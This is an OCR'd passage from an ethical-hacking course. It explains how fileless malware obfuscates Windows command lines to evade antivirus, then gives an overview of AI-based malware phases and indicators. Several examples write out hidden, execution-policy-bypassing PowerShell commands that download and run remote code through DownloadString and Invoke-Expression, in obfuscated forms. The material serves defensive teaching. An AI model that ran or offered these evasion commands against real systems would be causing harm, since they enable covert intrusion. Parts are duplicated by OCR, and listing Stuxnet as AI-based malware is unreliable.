The command line parser uses the double quote symbol as an **argument delimiter**. Attackers use this symbol to concatenate malicious commands in arguments

Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg

Using Custom Environment Variables

In the Windows operating system, environment variables are **dynamic objects** that store modifiable values used by applications at runtime. Attackers exploit environment variables to split malicious commands into multiple strings

set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf

Using Pre-assigned Environment Variables

"%CommonProgramFiles%" contains a default value "C:\Program Files\Common Files". Specific characters from this value can be accessed through indexing and used to **execute malicious commands**

cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit ecccouncil.org

Fileless Malware Obfuscation Techniques to Bypass Antivirus

Nowadays, attackers are leveraging fileless malware to perform cyber-attacks on target organization, as such malware hides itself from traditional antivirus solutions. Furthermore, fileless malware does not store anything on the disk; hence, it is extremely difficult to detect such attacks. In addition, attackers adopt various obfuscation techniques to keep their

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

malicious activities hidden and undetected for as long as possible. The various obfuscation techniques used by fileless malware to bypass antivirus solutions are discussed below:

- **Inserting Characters**

  Attackers insert special characters such as commas (,) and semicolons (;) between malicious commands and strings to make well-known commands more difficult to detect. These special characters are considered as whitespace characters in command-line arguments; hence, they are processed easily. Using this technique, attackers break malicious strings to evade parsing of malicious commands by signature-based solutions.

  ```
  ,;cmd.exe,/c,;,echo;powershell.exe -NoExit -exec bypass -nop
  Invoke-Expression(New-Object
  System.Net.WebClient).DownloadString('https://targetwebsite.com")
  &&echo,exit
  ```

- **Inserting Parentheses**

  In general scenarios, parentheses are used to improve the readability of the code, group complex expressions, and split commands. When parentheses are used, variables of a code block are considered and evaluated just as a single-line command. Attackers exploit this feature to split and obfuscate malicious commands.

  ```
  cmd.exe /c ((echo command1)
  &&(
  echo command2))
  ```

- **Inserting Caret Symbol**

  The caret symbol (^) is generally a reserved character used in shell commands for escaping. Attackers exploit this feature to escape malicious commands at execution time. For this purpose, they insert single or double caret symbols inside a malicious command.

  ```
  C:\WINDOWS\system32\cmd.exe /c
  p^^o^^w^^e^^r^^s^^h^^e^^l^^l^^.^^e^^x^^e -No^^Exit -exec bypass -
  nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  When the above command is executed, the first caret symbol is escaped:

  ```
  C:\WINDOWS\system32\cmd.exe /c p^o^w^e^r^s^h^e^l^l^.^e^x^e -
  No^Exit -exec bypass -nop Invoke-Expression (New-Object
  System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```

  After the second caret symbol is also escaped, powershell.exe is executed with a command-line argument:

  ```
  C:\WINDOWS\system32\cmd.exe /c powershell.exe -NoExit -exec
  bypass -nop Invoke-Expression (New-Object System.Net.WebClient).
  DownloadString(('https://targetwebsite.com")&&echo,exit
  ```


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Inserting Double Quotes**

  When a command is embedded with double quotes, it does not affect the normal execution of the command. Furthermore, the command-line parser uses a double quote symbol as an argument delimiter. Attackers use double quote symbols to concatenate malicious commands in arguments.

  ```
  Pow""er""Shell -N""oExit -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Flower.jpg
  ```

- **Using Custom Environment Variables**

  Another method adopted by attackers to obfuscate fileless malware is using environment variables. In Windows operating systems, environment variables are dynamic objects that store modifiable values used by applications at run time. Attackers exploit environment variables to split malicious commands into multiple strings. Furthermore, they set the value for the environment variable at run time to execute malicious commands.

  ```
  set a=Power &&set b=Shell && %a:~0,-1%%b% -ExecutionPolicy bypass -noprofile -windowstyle hidden cmd /c Products.pdf
  ```


- **Using Pre-assigned Environment Variables**

  Another technique exploited by attackers is retrieving specific characters from pre-assigned environment variables such as "**%CommonProgramFiles%**." The characters in such variables are referred through the index and exploited by attackers to execute malicious commands. "**%CommonProgramFiles%**" contains a default value "**C:\Program Files\Common Files**." Specific characters from this value can be accessed through indexing and used to execute malicious commands as follows:

  ```
  cmd.exe /c "%CommonProgramFiles:~3,1%owerShell.exe" -windowstyle hidden -command wscript myscript.vbc
  ```

  The above command retrieves a single character 'P' at index 3, which is concatenated with "owerShell.exe", and executes the malicious command.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




AI-based Malware Concepts

The evolution of AI technology has led cybercriminals to leverage machine learning (ML) algorithms to create stealthier and more resilient forms of malware. AI-based malware can pose a significant threat to organizations' digital assets and infrastructures. To combat AI malware and mitigate AI-driven threats, organizations and security professionals should be aware of the various facets of AI malware.

This section provides insights into various concepts of AI-powered malware. In addition, it discusses the techniques and methods involved in AI malware development such as deep learning models, natural language processing, etc., and the challenges and risks associated with AI malware. It also explores the indicators of AI malware and illustrates the workings and effects of some sample AI malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is AI-based Malware?

AI-based malware refers to malicious software that harnesses AI methodologies and algorithms to amplify its functionalities and accomplish goals. Such malware can adapt its behavior and evasion techniques based on the environment in which it operates. It analyzes the users' and technical controls' behavior to bypass security measures and launch targeted attacks. This adaptability allows it to stay undetected for longer periods within the targeted environment. It can also analyze and exploit vulnerabilities with greater precision, identify new means of gaining system access, and move laterally from one system to another.

Attackers can use AI-based malware to perform various activities such as data infiltration, data theft, espionage, resource exploitation and disrupt the entire environment. Popular variants of AI-based malware include BlackMamba, WormGPT, FraudGPT, Stuxnet, DeepLocker, and Mylobott.

Working of AI-based Malware

Unlike traditional malware, which relies on static code and predefined attack patterns, AI malware, with its sophisticated algorithms, autonomously infiltrates target systems, evades detection mechanisms, and executes malicious payloads with unprecedented speed and precision. The operation of AI malware encompasses multiple phases, each involving distinct actions and objectives.

The following are the various phases involved in AI malware infection on a target system:

- **Infiltration**

  It is the initial phase in which the AI malware gains access to the target system. AI malware infiltrates the target system through phishing emails, misconfigured devices, or other malware that already exists.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Establishment**

  In this phase, the malware secures a foothold on the target system by exploiting vulnerabilities or employing advanced evasion techniques.

- **Learning Phase**

  In this phase, AI malware extracts data about the target system, network, behavior, and security mechanisms to gain insights about the environment and discover potential obstacles.

- **Adaptation**

  In this phase, the AI malware changes its source code based on the insights gained in the learning phase to evade the target's antivirus software and adopts new strategies to achieve its objectives.

- **Execution**

  In this phase, the malware carries out its intended actions, such as data theft, data encryption, or creating backdoors.

- **Propagation**

  In this phase, AI malware spreads to other systems within the network or across the Internet by identifying and exploiting vulnerable systems or by employing social engineering methods.

- **Evolution**

  In this phase, the malware evolves into a more sophisticated form by adapting to all the changes encountered in the target system during the previous phases.




Figure 7.76: Process flow of AI malware infection

Indicators of AI-based Malware


The following are the indications of AI-based malware infection on a computer system:

- Unexpected spikes in data transfer
- New or unusual external connections

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Use of uncommon ports or protocols
- Previously effective security solutions suddenly become less effective
- Installed applications acting erratically or performing activities that are not intended
- Excessive CPU or memory usage patterns and bandwidth consumption
- Personalized phishing emails sent from a controlled network
- Unauthorized changes to the system configurations or settings
- Unusual processes creation and execution on the system
- Unauthorized changes to user privileges, such as the creation of new user accounts or elevation of privileges for existing accounts
- Unusual read/write operations or file modifications
- Unknown modules are downloaded in the system from external sources
- Obscure code executions in the memory that are not saved to the disk
- Sudden and unexpected increase or decrease in hard drive space
- Massive outbound traffic to unknown destinations
- Files being accessed at odd times, suggesting automated processes
- Unexpected increase in the rate of false positives or negatives in security tools
- Mimicking typical communication patterns within the organization

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Challenges of AI-based Malware

